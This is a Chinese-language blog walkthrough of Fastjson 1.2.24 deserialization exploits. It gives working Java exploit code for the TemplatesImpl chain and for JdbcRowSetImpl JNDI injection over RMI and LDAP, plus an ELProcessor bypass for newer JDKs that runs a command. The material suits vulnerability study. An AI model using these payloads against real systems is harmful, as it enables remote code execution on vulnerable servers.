前言
从fastjson的1.2.24版本开始
环境
jdk用的是8u65(方便一点,高版本的话还得进行绕过)
Maven 3.6.3
1.2.22 <= Fastjson <= 1.2.24
依赖导入
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| <dependency>
<groupId>com.unboundid</groupId>
<artifactId>unboundid-ldapsdk</artifactId>
<version>4.0.9</version>
</dependency>
<dependency>
<groupId>commons-io</groupId>
<artifactId>commons-io</artifactId>
<version>2.5</version>
</dependency>
<dependency>
<groupId>com.alibaba</groupId>
<artifactId>fastjson</artifactId>
<version>1.2.24</version>
</dependency>
<dependency>
<groupId>commons-codec</groupId>
<artifactId>commons-codec</artifactId>
<version>1.12</version>
</dependency
|
攻击链子是两条:第一条是基于TemplatesImpl,第二条是基于JdbcrowSetImpl
基于TemplatesImpl的利用链
看到TemplatesImpl我们想到的应该是cc3吧,那么这里要用到的应该就是类的加载了。
大致看一下流程:

类的加载点就是这里,我们就不向里面看了(之前cc3调的也很清除了),只看TemplatesImpl这个类。
接着向上走

到这里了,一个很舒服的点,因为我们第一眼就能确定它是一个getter方法对吧
那我们来想想怎么来构造一下exp
name和tfactory都不能为空要有值,然后bytecodes是我们要加载得恶意类
这时的exp应该是
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
| import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.Feature;
import com.alibaba.fastjson.parser.ParserConfig;
import org.apache.commons.io.IOUtils;
import java.io.*;
import java.util.Base64;
public class exp {
public static String readclass(String cl) throws IOException {
ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
IOUtils.copy(new FileInputStream(new File(cl)),byteArrayOutputStream);
return Base64.getEncoder().encodeToString(byteArrayOutputStream.toByteArray());
}
public static void main(String[] args) throws IOException {
ParserConfig parserConfig = new ParserConfig();
final String evilclasspath = "D:\\Desktop\\java\\javacc\\target\\classes\\shell.class";
final String evilcode = readclass(evilclasspath);
final String s = "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl";
String json = "{\"@type\":\""+s+"\",\"_bytecodes\":[\""+evilcode+"\"],\"_name\":\"hshybb\",\"_tfactory\":{}}";
System.out.println(json);
JSON.parseObject(json,Object.class,parserConfig, Feature.SupportNonPublicField);
}
}
|

但是不能成功。
原因是

我们想用的是getTransletInstance方法,但是他返回的是一个抽象类,可以跟进去看一下。

能够被调用的getter方法是要满足固定条件的
如:
. getter
- 非静态方法
- 无参数
- 返回值类型继承自Collection或Map或AtomicBoolean或AtomicInteger或AtomicLong
所以我们要重新找一下,到newTransformer,在到

这个getter方法

他的返回值正好也是继承map,可以利用。
最后我们构造的exp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
| import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.Feature;
import com.alibaba.fastjson.parser.ParserConfig;
import org.apache.commons.io.IOUtils;
import java.io.*;
import java.util.Base64;
public class exp {
public static String readclass(String cl) throws IOException {
ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
IOUtils.copy(new FileInputStream(new File(cl)),byteArrayOutputStream);
return Base64.getEncoder().encodeToString(byteArrayOutputStream.toByteArray());
}
public static void main(String[] args) throws IOException {
ParserConfig parserConfig = new ParserConfig();
final String evilclasspath = "D:\\Desktop\\java\\javacc\\target\\classes\\shell.class";
final String evilcode = readclass(evilclasspath);
final String s = "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl";
String json = "{\"@type\":\""+s+"\",\"_bytecodes\":[\""+evilcode+"\"],\"_name\":\"hshybb\",\"_tfactory\":{},\"_outputProperties\":{}}";
System.out.println(json);
JSON.parseObject(json,Object.class,parserConfig, Feature.SupportNonPublicField);
}
}
|
基于JdbcRowSetImpl的利用链
我们先去看一下JdbcRowSetImpl这个类,主要利用的位置是setDataSourceName方法。看名字就可以知道这个是一个数据库源设置的一个方法,我们通过这个方法可以搭配rmi或者是ldap进行攻击
主要利用方法是
1
| String json = "{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"dataSourceName\":\"rmi://localhost:1099/RO\",\"autoCommit\":true}";
|
使用rmi进行攻击
服务端
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
| import org.apache.naming.ResourceRef;
import javax.naming.InitialContext;
import javax.naming.NamingException;
import javax.naming.Reference;
import javax.naming.StringRefAddr;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
public class JNDIRMIserver {
public static void main(String[] args) throws NamingException, RemoteException {
Registry registry = LocateRegistry.createRegistry(1099);
InitialContext initialContext = new InitialContext();
Reference reference = new Reference("TestRef","TestRef","http://localhost:7777/");
initialContext.bind("rmi://localhost:1099/RO", reference);
}
}
|
exp
1
2
3
4
5
6
7
8
| import com.alibaba.fastjson.JSON;
public class exp2 {
public static void main(String[] args) {
String json = "{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"dataSourceName\":\"rmi://localhost:1099/RO\",\"autoCommit\":true}";
JSON.parse(json);
}
}
|
使用ldap进行攻击


正好这里有我们之前bind好的,直接改个exp试一下
1
2
3
4
5
6
7
8
| import com.alibaba.fastjson.JSON;
public class exp2 {
public static void main(String[] args) {
String json = "{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"dataSourceName\":\"ldap://localhost:10389/cn=test,dc=example,dc=com\",\"autoCommit\":true}";
JSON.parse(json);
}
}
|
高版本的绕过
因为这里是关联到jndi的,所以绕过方法也是一样的
服务端
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
| import org.apache.naming.ResourceRef;
import javax.naming.InitialContext;
import javax.naming.NamingException;
import javax.naming.Reference;
import javax.naming.StringRefAddr;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
public class JNDIRMIserver {
public static void main(String[] args) throws NamingException, RemoteException {
Registry registry = LocateRegistry.createRegistry(1099);
InitialContext initialContext = new InitialContext();
ResourceRef resourceRef = new ResourceRef("javax.el.ELProcessor", null, "", "", true, "org.apache.naming.factory.BeanFactory", null);
resourceRef.add(new StringRefAddr("forceString","x=eval"));
resourceRef.add(new StringRefAddr("x","Runtime.getRuntime().exec('calc')"));
initialContext.rebind("rmi://localhost:1099/RO", resourceRef);
}
}
|
exp
1
2
3
4
5
6
7
8
| import com.alibaba.fastjson.JSON;
public class exp2 {
public static void main(String[] args) {
String json = "{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"dataSourceName\":\"rmi://localhost:1099/RO\",\"autoCommit\":true}";
JSON.parse(json);
}
}
|
